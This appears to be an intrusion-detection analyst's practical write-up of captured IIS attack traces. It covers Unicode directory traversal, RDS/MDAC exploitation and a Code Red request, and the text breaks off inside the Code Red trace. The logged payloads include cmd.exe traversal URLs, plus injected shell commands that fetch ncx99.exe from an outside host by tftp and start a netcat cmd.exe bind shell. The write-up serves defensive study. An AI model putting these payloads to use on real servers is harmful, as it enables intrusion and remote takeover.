=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/29-15:42:15.047389 0:80:C7:C0:E2:DB -> 0:2:FC:81:D8:54 type:0x800 len:0x78
202.156.77.112:1322 -> y.y.y.y:80 TCP TTL:112 TOS:0x0 ID:54540 IpLen:20 DgmLen:106 DF
***AP*** Seq: 0x3D26D  Ack: 0xF13E81BE  Win: 0x2190  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
63 31 25 70 63 2E 2E 2F 77 69 6E 6E 74 2F 73 79  c1%pc../winnt/sy
73 74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F  stem32/cmd.exe?/
63 2B 64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A  c+dir HTTP/1.0..
0D 0A                                            ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/29-15:42:15.047389 0:80:C7:C0:E2:DB -> 0:2:FC:81:D8:54 type:0x800 len:0x78
202.156.77.112:1322 -> y.y.y.y:80 TCP TTL:112 TOS:0x0 ID:54540 IpLen:20 DgmLen:106 DF
***AP*** Seq: 0x3D26D  Ack: 0xF13E81BE  Win: 0x2190  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E C1  GET /scripts/...
25 70 63 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74  %pc../winnt/syst
```

```
65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B  em32/cmd.exe?/c+
64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A 0D 0A  dir HTTP/1.0....
0D 0A                                            ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/29-15:42:15.128847 0:80:C7:C0:E2:DB -> 0:2:FC:81:D8:54 type:0x800 len:0x78
202.156.77.112:1323 -> y.y.y.y:80 TCP TTL:112 TOS:0x0 ID:55820 IpLen:20 DgmLen:106 DF
***AP*** Seq: 0x3D278  Ack: 0xF14651BE  Win: 0x2190  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
63 30 25 39 76 2E 2E 2F 77 69 6E 6E 74 2F 73 79  c0%9v../winnt/sy
73 74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F  stem32/cmd.exe?/
63 2B 64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A  c+dir HTTP/1.0..
0D 0A                                            ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/29-15:42:15.128847 0:80:C7:C0:E2:DB -> 0:2:FC:81:D8:54 type:0x800 len:0x78
202.156.77.112:1323 -> y.y.y.y:80 TCP TTL:112 TOS:0x0 ID:55820 IpLen:20 DgmLen:106 DF
***AP*** Seq: 0x3D278  Ack: 0xF14651BE  Win: 0x2190  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E C0  GET /scripts/...
25 39 76 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74  %9v../winnt/syst
65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B  em32/cmd.exe?/c+
64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A 0D 0A  dir HTTP/1.0....
0D 0A                                            ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/29-15:42:15.228603 0:80:C7:C0:E2:DB -> 0:2:FC:81:D8:54 type:0x800 len:0x78
202.156.77.112:1324 -> y.y.y.y:80 TCP TTL:112 TOS:0x0 ID:57100 IpLen:20 DgmLen:106 DF
***AP*** Seq: 0x3D281  Ack: 0xF159D9BE  Win: 0x2190  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
63 30 25 71 66 2E 2E 2F 77 69 6E 6E 74 2F 73 79  c0%qf../winnt/sy
73 74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F  stem32/cmd.exe?/
63 2B 64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A  c+dir HTTP/1.0..
0D 0A                                            ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/29-15:42:15.228603 0:80:C7:C0:E2:DB -> 0:2:FC:81:D8:54 type:0x800 len:0x78
202.156.77.112:1324 -> y.y.y.y:80 TCP TTL:112 TOS:0x0 ID:57100 IpLen:20 DgmLen:106 DF
***AP*** Seq: 0x3D281  Ack: 0xF159D9BE  Win: 0x2190  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E C0  GET /scripts/...
25 71 66 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74  %qf../winnt/syst
65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B  em32/cmd.exe?/c+
64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A 0D 0A  dir HTTP/1.0....
0D 0A                                            ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/29-15:42:15.356195 0:80:C7:C0:E2:DB -> 0:2:FC:81:D8:54 type:0x800 len:0x78
202.156.77.112:1325 -> y.y.y.y:80 TCP TTL:112 TOS:0x0 ID:58380 IpLen:20 DgmLen:106 DF
***AP*** Seq: 0x3D283  Ack: 0xF162A3BE  Win: 0x2190  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
63 31 25 38 73 2E 2E 2F 77 69 6E 6E 74 2F 73 79  c1%8s../winnt/sy
73 74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F  stem32/cmd.exe?/
63 2B 64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A  c+dir HTTP/1.0..
0D 0A                                            ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/29-15:42:15.356195 0:80:C7:C0:E2:DB -> 0:2:FC:81:D8:54 type:0x800 len:0x78
202.156.77.112:1325 -> y.y.y.y:80 TCP TTL:112 TOS:0x0 ID:58380 IpLen:20 DgmLen:106 DF
***AP*** Seq: 0x3D283  Ack: 0xF162A3BE  Win: 0x2190  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E C1  GET /scripts/...
25 38 73 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74  %8s../winnt/syst
65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B  em32/cmd.exe?/c+
64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A 0D 0A  dir HTTP/1.0....
0D 0A                                            ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/29-15:42:15.439895 0:80:C7:C0:E2:DB -> 0:2:FC:81:D8:54 type:0x800 len:0x78
202.156.77.112:1326 -> y.y.y.y:80 TCP TTL:112 TOS:0x0 ID:59660 IpLen:20 DgmLen:106 DF
***AP*** Seq: 0x3D294  Ack: 0xF1668BBE  Win: 0x2190  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
63 31 25 31 63 2E 2E 2F 77 69 6E 6E 74 2F 73 79  c1%1c../winnt/sy
```

```
73 74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F  stem32/cmd.exe?/
63 2B 64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A  c+dir HTTP/1.0..
0D 0A                                            ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/29-15:42:15.439895 0:80:C7:C0:E2:DB -> 0:2:FC:81:D8:54 type:0x800 len:0x78
202.156.77.112:1326 -> y.y.y.y:80 TCP TTL:112 TOS:0x0 ID:59660 IpLen:20 DgmLen:106 DF
***AP*** Seq: 0x3D294  Ack: 0xF1668BBE  Win: 0x2190  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E C1  GET /scripts/...
1C 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74 65 6D  .../winnt/system
33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B 64 69  32/cmd.exe?/c+di
72 20 48 54 54 50 2F 31 2E 30 0D 0A 0D 0A 0D 0A  r HTTP/1.0......
0D 0A                                            ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/29-15:42:15.495858 0:80:C7:C0:E2:DB -> 0:2:FC:81:D8:54 type:0x800 len:0x78
202.156.77.112:1327 -> y.y.y.y:80 TCP TTL:112 TOS:0x0 ID:60940 IpLen:20 DgmLen:106 DF
***AP*** Seq: 0x3D29E  Ack: 0xF16979BE  Win: 0x2190  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
63 31 25 39 63 2E 2E 2F 77 69 6E 6E 74 2F 73 79  c1%9c../winnt/sy
73 74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F  stem32/cmd.exe?/
63 2B 64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A  c+dir HTTP/1.0..
0D 0A                                            ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/29-15:42:15.495858 0:80:C7:C0:E2:DB -> 0:2:FC:81:D8:54 type:0x800 len:0x78
202.156.77.112:1327 -> y.y.y.y:80 TCP TTL:112 TOS:0x0 ID:60940 IpLen:20 DgmLen:106 DF
***AP*** Seq: 0x3D29E  Ack: 0xF16979BE  Win: 0x2190  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E C1  GET /scripts/...
9C 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74 65 6D  .../winnt/system
33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B 64 69  32/cmd.exe?/c+di
72 20 48 54 54 50 2F 31 2E 30 0D 0A 0D 0A 0D 0A  r HTTP/1.0......
0D 0A                                            ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/29-15:42:15.561683 0:80:C7:C0:E2:DB -> 0:2:FC:81:D8:54 type:0x800 len:0x78
202.156.77.112:1328 -> y.y.y.y:80 TCP TTL:112 TOS:0x0 ID:62220 IpLen:20 DgmLen:106 DF
***AP*** Seq: 0x3D2A7  Ack: 0xF1704FBE  Win: 0x2190  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
63 31 25 61 66 2E 2E 2F 77 69 6E 6E 74 2F 73 79  c1%af../winnt/sy
73 74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F  stem32/cmd.exe?/
63 2B 64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A  c+dir HTTP/1.0..
0D 0A                                            ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/29-15:42:15.561683 0:80:C7:C0:E2:DB -> 0:2:FC:81:D8:54 type:0x800 len:0x78
202.156.77.112:1328 -> y.y.y.y:80 TCP TTL:112 TOS:0x0 ID:62220 IpLen:20 DgmLen:106 DF
***AP*** Seq: 0x3D2A7  Ack: 0xF1704FBE  Win: 0x2190  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E C1  GET /scripts/...
AF 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73 74 65 6D  .../winnt/system
33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63 2B 64 69  32/cmd.exe?/c+di
72 20 48 54 54 50 2F 31 2E 30 0D 0A 0D 0A 0D 0A  r HTTP/1.0......
0D 0A                                            ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

The log revealed that the intruder is looking for different attacks based on directory traversal.

The first Unicode Bug allowed an attacker to pop out of the (virtual) web directory constraints in the context of IUSR_computername to read arbitrary files. Initially patched as early as Microsoft's Security Bulletin MS00-057 in April 2000, and later officially referenced and patched by MS00-078 in October 2000, the Web Server Folder Traversal Vulnerability allowed viewing files remotely (read permissions) that the website builder or server administrator did not intend.

There are many Bugtraq and CVE entries that match this vulnerability:

CVE entries:
CVE-1999-0842, CVE-1999-0887, CVE-2000-0436, CAN-2000-0443

BUGTRAQ numbers:
620, 689, 699, 743, 746, 772, 773, 827, 896, 921, 950, 968, 989, 1067, 1102, 1103, 1144, 1164, 1169, 1231, 1243, 1278, 1344, 1455, 1462, 1471, 1508, 1537

The recent self-propagating malicious code (referred to here as the sadmind/IIS worm) exploit this vulnerability to deface web site:
http://www.cert.org/advisories/CA-2001-11.html

Another recent Microsoft IIS vulnerability from CERT Advisory CA-2001-12, Superfluous Decoding Vulnerability in IIS, closely resemble this vulnerability as well:
http://www.cert.org/advisories/CA-2001-12.html

Attack Mechanism

Microsoft IIS 4.0 and 5.0 are both vulnerable to double dot "../" directory traversal exploitation if extended UNICODE character representations are used in substitution for "/" and "\".

Due to a canonicalization error in IIS 4.0 and 5.0, a particular type of malformed URL could be used to access files and folders that lie anywhere on the logical drive that contains the web folders. This would potentially enable a malicious user who visited the web site to gain additional privileges on the machine. Specifically, it could be used to gain privileges commensurate with those of a locally logged-on user. Gaining these permissions would enable the malicious user to add, change or delete data, run code already on the server, or upload new code to the server and run it.

The request would be processed under the security context of the IUSR_machinename account, which is the anonymous user account for IIS. Within the web folders, this account has only privileges that are appropriate for untrusted users. However, it is a member of the Everyone and Users groups and, as a result, the ability of the malicious user to access files outside the web folders becomes particularly significant. By default, these groups have execute permissions to most operating system commands, and this would give the malicious user the ability to cause widespread damage.

Without proper checking of user input, a user could often add ".." directories to the path allowing access to parent directories, possibly climbing to the root directory and being able to access the entire filesystem.

A remote attacker could view a directory listing of a server's C:\ drive, by typing a URL into a browser:

http://<server_address_here>/scripts/..%c1%pc../winnt/system32/cmd.exe?/c+dir+c:\

More information on this vulnerability can be found at:
http://www.whitehats.com/info/ids297
http://www.kb.cert.org/vuls/id/111677
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS00-078.asp
http://www.securityfocus.com/bid/1806
http://www.incidents.org/react/unicode.php
http://www.wiretrip.net/rfp/p/doc.asp?id=57&iface=2

Correlation

http://www.incidents.org/diary/july2001.php

```
New www.sans.org Website Draws Fire
-----------------------------------
The sans.org website is now back online after its defacement last week by "Fluffi
Bunni", and it is drawing alot of fire from the Internet.
A few snort alerts collected the past few days show Front Page and Unicode attacks:

Jul 17 15:13:40 loki2 snort[391]: IDS237 - Web-Frontpage .htw: 206.47.244.56:58607 ->
12.33.247.4:80
Jul 17 15:13:45 loki2 snort[391]: spp_http_decode: IIS Unicode attack detected:
206.47.244.56:58795 -> 12.33.247.4:80
Jul 17 15:13:45 loki2 snort[391]: WEB-../..: 206.47.244.56:58795 -> 12.33.247.4:80
Jul 18 08:57:02 loki2 snort[391]: spp_http_decode: IIS Unicode attack detected:
195.70.180.10:1822 -> 12.33.247.6:80
Jul 18 08:57:05 loki2 last message repeated 15 times.

The decodes of a few alarms showed the details of attacks being attempted:
GET /null.htw
GET /scripts/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system/cmd.exe?/c+dir+ c:\
GET /scripts/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+di r+c:\
GET /wwwroot/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd
.exe?/c%20dir
GET /cgi-bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd
.exe?/c%20dir
GET /scripts/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af/winnt/system32/cmd
.exe?/c%20dir
```

http://www.sans.org/y2k/030701-1500.htm

```
Mar 4 12:10:01 hosth snort[417]: spp_http_decode: CGI Null Byte attack detected:
152.163.188.72:27188 -> a.b.c.62:80
Mar 4 12:10:01 hosth snort[417]: spp_http_decode: IIS Unicode attack detected:
152.163.188.72:27188 -> a.b.c.62:80
Mar 4 12:10:01 hosth snort[417]: spp_http_decode: CGI Null Byte attack detected:
152.163.188.72:27188 -> a.b.c.62:80
Mar 4 12:10:01 hosth snort[417]: spp_http_decode: CGI Null Byte attack detected:
152.163.188.72:27188 -> a.b.c.62:80
Mar 4 12:10:01 hosth snort[417]: spp_http_decode: IIS Unicode attack detected:
152.163.188.72:27188 -> a.b.c.62:80
Mar 4 12:10:01 hosth snort[417]: spp_http_decode: IIS Unicode attack detected:
152.163.188.72:27188 -> a.b.c.62:80
Mar 4 12:10:01 hosth snort[417]: spp_http_decode: CGI Null Byte attack detected:
152.163.188.72:27188 -> a.b.c.62:80
Mar 4 12:10:01 hosth snort[417]: spp_http_decode: IIS Unicode attack detected:
152.163.188.72:27188 -> a.b.c.62:80
Mar 4 12:10:01 hosth snort[417]: spp_http_decode: CGI Null Byte attack detected:
152.163.188.72:27188 -> a.b.c.62:80
Mar 4 12:10:01 hosth snort[417]: spp_http_decode: CGI Null Byte attack detected:
152.163.188.72:27188 -> a.b.c.62:80
Mar 4 12:10:01 hosth snort[417]: spp_http_decode: IIS Unicode attack detected:
152.163.188.72:27188 -> a.b.c.62:80
Mar 4 12:10:01 hosth snort[417]: spp_http_decode: IIS Unicode attack detected:
152.163.188.72:27188 -> a.b.c.62:80
==========-----------=-=
```

Evidence of Active Targeting

This was a direct scan targeting at a specific host to check whether the web server is subjected to the "Unicode Bug" vulnerability.

Severity

Severity = (Critical + Lethal) – (System + Network Countermeasure)
= (4 + 4) – (4 + 4)
= 0

Critical : Public Web Server
Lethal : Potentially can allow a malicious person to add, change or delete data, run code already on the server, or upload new code to the server and run it.
System : System is well patched
Network : Server protected by firewall with an IDS monitoring

Defensive Recommendation

Install a patch from Microsoft as described in MS00-078. The patch was first announced in MS00-057.

Public accessible server should place in the DMZ protected by a firewall. An IDS should be deployed to monitor the traffic activities.

Multiple Choice Test Question

What will be the privileges should an intruder is able to exploit the "Unicode Bug" successfully on an unpatch IIS server.

a) Replicator
b) Backup Operators
c) Administrator
d) IUSR_machinename

Answer: d

Detect 3: RDS Exploit

The Network or System Trace

```
Time:               17-Feb-2001 18:13:28
Source Address:     196.34.250.7 (netcache3.is.co.za)
Source Port:        58529
Destination Address:d.d.d.d
Destination Port:   80
Command:
```

```
                    \x02\x03\x08\x92Select
                    * from
                    Customers
                    where
                    City='|shell(""cmd /c ping
196.33.200.51"")|'\x08\xb2driver={Microsoft
                    Access
                    Driver (*.
                    mdb)};dbq=c:\\winnt\\help\\iis\\htm\\tutorial\\btcustmr.
                    mdb;

Time:               17-Feb-2001 18:13:52
Source Address:     196.34.250.7 (netcache3.is.co.za)
Source Port:        59886
Destination Address:d.d.d.d
Destination Port:   80
Command:
                    Select *
                    from
                    Customers
                    where
                    City='|shell(""cmd /c echo blah >
c:\\get.txt"")|'\x08\xb2driver={Microsoft
                    Access
                    Driver (*.
                    mdb)};dbq=c:\\winnt\\help\\iis\\htm\\tutorial\\btcustmr.
                    mdb;

Time:               17-Feb-2001 18:14:03
Source Address:     196.34.250.7 (netcache3.is.co.za)
Source Port:        60506
Destination Address:d.d.d.d
Destination Port:   80
Command:
                    Select *
                    from
                    Customers
                    where
                    City='|shell(""cmd /c echo erm >>
c:\\get.txt"")|'\x08\xb2driver={Microsoft
                    Access
                    Driver (*.
                    mdb)};dbq=c:\\winnt\\help\\iis\\htm\\tutorial\\btcustmr.
                    mdb;

Time:               17-Feb-2001 18:14:15
Source Address:     196.34.250.7 (netcache3.is.co.za)
Source Port:        61182
Destination Address:d.d.d.d
Destination Port:   80
Command:
                    \x02\x03\x08\xa0Select
                    * from
                    Customers
                    where
                    City='|shell(""cmd /c echo binary >>
c:\\get.txt"")|'\x08\xb2driver={Microsoft
                    Access
                    Driver (*.
                    mdb)};dbq=c:\\winnt\\help\\iis\\htm\\tutorial\\btcustmr.
                    mdb;

Time:               17-Feb-2001 18:14:34
Source Address:     196.34.250.7 (netcache3.is.co.za)
Source Port:        62205
Destination Address:d.d.d.d
Destination Port:   80
Command:
                    \x02\x03\x08\xc8Select
                    * from
                    Customers
                    where
                    City='|shell(""cmd /c echo get ncx99.exe c:\\ncx99.exe >>
c:\\get.txt"")|'\x08\xb2driver={Microsoft
                    Access
                    Driver (*.
                    mdb)};dbq=c:\\winnt\\help\\iis\\htm\\tutorial\\btcustmr.
```

```
                    mdb;

Time:               17-Feb-2001 18:14:46
Source Address:     196.34.250.7 (netcache3.is.co.za)
Source Port:        62990
Destination Address:d.d.d.d
Destination Port:   80
Command:
                    Select *
                    from
                    Customers
                    where
                    City='|shell(""cmd /c echo quit >>
c:\\get.txt"")|'\x08\xb2driver={Microsoft
                    Access
                    Driver (*.
                    mdb)};dbq=c:\\winnt\\help\\iis\\htm\\tutorial\\btcustmr.
                    mdb;

Time:               17-Feb-2001 18:15:20
Source Address:     196.34.250.7 (netcache3.is.co.za)
Source Port:        64926
Destination Address:d.d.d.d
Destination Port:   80
Command:
                    Select *
                    from
                    Customers
                    where
                    City='|shell(""cmd /c ftp -s:c:\\get.txt
196.33.200.51"")|'\x08\xb2driver={Microsoft
                    Access
                    Driver (*.
                    mdb)};dbq=c:\\winnt\\help\\iis\\htm\\tutorial\\btcustmr.
                    mdb;

Time:               17-Feb-2001 18:16:18
Source Address:     196.34.250.7 (netcache3.is.co.za)
Source Port:        4289
Destination Address:d.d.d.d
Destination Port:   80
Command:
                    \x02\x03\x08\x96Select
                    * from
                    Customers
                    where
                    City='|shell(""cmd /c telnet
196.33.200.51"")|'\x08\xb2driver={Microsoft
                    Access
                    Driver (*.
                    mdb)};dbq=c:\\winnt\\help\\iis\\htm\\tutorial\\btcustmr.
                    mdb;

Time:               17-Feb-2001 18:16:31
Source Address:     196.34.250.7 (netcache3.is.co.za)
Source Port:        4985
Destination Address:d.d.d.d
Destination Port:   80
Command:
                    \x02\x03\x08\x92Select
                    * from
                    Customers
                    where
                    City='|shell(""cmd /c ping
196.33.200.51"")|'\x08\xb2driver={Microsoft
                    Access
                    Driver (*.
                    mdb)};dbq=c:\\winnt\\help\\iis\\htm\\tutorial\\btcustmr.
                    mdb;

Time:               17-Feb-2001 18:28:29
Source Address:     196.34.250.7 (netcache3.is.co.za)
Source Port:        44294
Destination Address:d.d.d.d
Destination Port:   80
Command:
                    \x02\x03\x08\xceSelect
```

```
                    * from
                    Customers
                    where
                    City='|shell(""cmd /c tftp -i 196.33.200.51 get ncx99.exe
c:\\ncx99.exe"")|'\x08\xb2driver={Microsoft
                    Access
                    Driver (*.
                    mdb)};dbq=c:\\winnt\\help\\iis\\htm\\tutorial\\btcustmr.
                    mdb;

Time:               17-Feb-2001 18:32:38
Source Address:     196.34.250.7 (netcache3.is.co.za)
Source Port:        59354
Destination Address:d.d.d.d
Destination Port:   80
Command:
                    \x02\x03\x08\x86Select
                    * from
                    Customers
                    where
                    City='|shell(""cmd /c c:\\ncx99.exe"")|'\x08\xb2driver={Microsoft
                    Access
                    Driver (*.
                    mdb)};dbq=c:\\winnt\\help\\iis\\htm\\tutorial\\btcustmr.
                    mdb;

Time:               17-Feb-2001 18:42:33
Source Address:     196.34.250.7 (netcache3.is.co.za)
Source Port:        31581
Destination Address:d.d.d.d
Destination Port:   80
Command:
                    \x02\x03\x08\xccSelect
                    * from
                    Customers
                    where
                    City='|shell(""cmd /c c:\\nc.exe -l -p 53 -e
c:\\winnt\\system32\\cmd.exe"")|'\x08\xb2driver={Microsoft
                    Access
                    Driver (*.
                    mdb)};dbq=c:\\winnt\\help\\iis\\htm\\tutorial\\btcustmr.
                    mdb;
```

Type of Event Generator

Network Flight Recorder (NFR) Intrusion Detection System.

Probability the Source Address was spoofed

The intruder is likely to expect or desire a response to their packets, so it may be likely that the source IP address is not spoofed. The packet that caused this event is normally a part of an established TCP session, indicating that the source IP address has not been spoofed.

Description of Attack

The intruder is attempting to exploit the Remote Data Services (RDS) vulnerability.

From the log, it seems that the intruder is making use of an exploit script written by Rain Forest Puppy.

We did not manage to capture the entire traffic. From the available, the intruder has successfully tftp to 196.33.200.51 to get netcat to the server and run it over port 53.

MDAC (Microsoft Data Access Components) is a package used to integrate web and database services. It includes a component named RDS (Remote Data Services). RDS allows remote access via the Internet to database objects through IIS. Both are included in a default installation of the Windows NT 4.0 Option Pack, but can be excluded via a custom installation.

RDS includes a component called the DataFactory object, which has a vulnerability that could allow any web user to:

- Obtain unauthorized access to unpublished files on the IIS server
- Use MDAC to tunnel ODBC requests through to a remote internal or external location, thereby obtaining access to non-public servers or effectively masking the source of an attack on another network.

This vulnerability originally was reported in Microsoft Security Bulletin MS98-004, issued July 17, 1998. It was re-released on July 19, 1999 and updated on July 23, 1999, to discuss the need to remove sample files that are affected by the vulnerability, and to clarify that MDAC 2.0 is affected even if deployed as a clean installation.

Attack Mechanism

Sample scripts and problems within the ODBC/RDS components have been used to gain administrative access to vulnerable NT servers. Remote Data Service (RDS), a component of MDAC, is part of the default set-up for IIS 3.0 and 4.0. The Remote Data Service is designed to enable web clients to issue client-based SQL queries to remote data resources hosted on the IIS web server, using http. The remote client communicates with the DLL, msadcs.dll, on the server. ODBC (Open Database Connectivity) allows a program access to one or more relational databases using SQL. If a client fails to quote correctly the meta characters in a piece of data used in an SQL query, an attacker may be able to interfere with the tables in the database. The MS Jet database engine (which runs Access databases) allows an individual to embed VBA (Visual Basic for Applications) in string expressions, which may allow the individual to run commandline NT commands. Combined with IIS running ODBC commands as system_local allow a remote attacker to gain full control of the system. The attacker can either use an existing Data Source Name (DSN), or can manually specify the location of a .mdb file on the server. Therefore, any default .mdb file (namely the btcustmr.mdb) or DSN on the vulnerable server may be used to launch the attack. The Windows NT 4.0 Option Pack installs several sample .mdb files, and they were used to get a foothold into servers. A common exploit using the RDS vulnerability was to replace or deface corporate websites.

More information can be found at:
http://www.sans.org/infosecFAQ/win/IIS_vulnerabilities.htm
http://www.sans.org/newlook/digests/ntarchives/073099.htm
http://www.securityfocus.com/vdb/bottom.html?vid=529

Information on the exploit script written by Rain Forest Puppy can be obtained at:
http://www.wiretrip.net/rfp/p/doc.asp?id=1&iface=2

http://www.wiretrip.net/rfp/p/doc.asp?id=16&iface=2

Correlation

http://www.sans.org/y2k/122699.htm

```
15:25:47 [T] 172.20.20.114 192.168.3.37 [IIS:RDS] (tcp,dp=80,sp=3820) (SENSOR)
15:25:53 [T] 172.20.20.114 192.168.3.37 [IIS:RDS-RFP] (tcp,dp=80,sp=3822) (SENSOR)
[IIS:RDS] (tcp,dp=80,sp=3822) [IIS:RDS] (tcp,dp=80,sp=3822) Not all activity is sweep
or scan related. This is a buffer overflow attack directed against a public webserver.
This is an attempt to exploit the NT IIS MDAC RDS Vulnerability. The tool used was
most likely Rain Forest Puppy's exploit script.
```

http://www.sans.org/y2k/GIAC_DEC.txt

```
+++ 15:25:47 [T] 172.20.20.114 192.168.3.37 [IIS:RDS] (tcp,dp=80,sp=3820) (SENSOR)
15:25:53 [T] 172.20.20.114 192.168.3.37 [IIS:RDS-RFP] (tcp,dp=80,sp=3822) (SENSOR)
[IIS:RDS] (tcp,dp=80,sp=3822) [IIS:RDS] (tcp,dp=80,sp=3822) +++
```

Evidence of Active Targeting

This is obvious a direct target at the server.

Severity

Severity = (Critical + Lethal) – (System + Network Countermeasure)
= (4 + 5) – (1 + 4)
= 4

Critical : Test Server. If this server is compromised with administrative privilege, it will be potential cause harmful to other servers in the same DMZ.
Lethal : Possible of obtaining administrative privilege
System : System is not well patch
Network : Server protected by firewall with an IDS monitoring

Defensive Recommendation

The server should have the latest patches. The vulnerability can be eliminated by reconfiguring or removing the affected components of MDAC. Sample pages and files should also be removed.
http://www.microsoft.com/technet/security/bulletin/MS99-025.asp

At the firewall, only open up the necessary ports to the server.

Multiple Choice Test Question

What will be the privileges should an intruder is able to exploit the RDS Vulnerability successfully on an unpatch IIS server.

a) Replicator

b) Backup Operators
c) Administrator
d) IUSR_machinename

Answer: c

Detect 4: Code Red Worm

<u>The Network or System Trace</u>

```
Time    Source Address Source Port    Destination Address    Destination Port
        Command

7/16/01 21:58  203.127.102.100       20565   z.z.z.z 80      GET
/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7
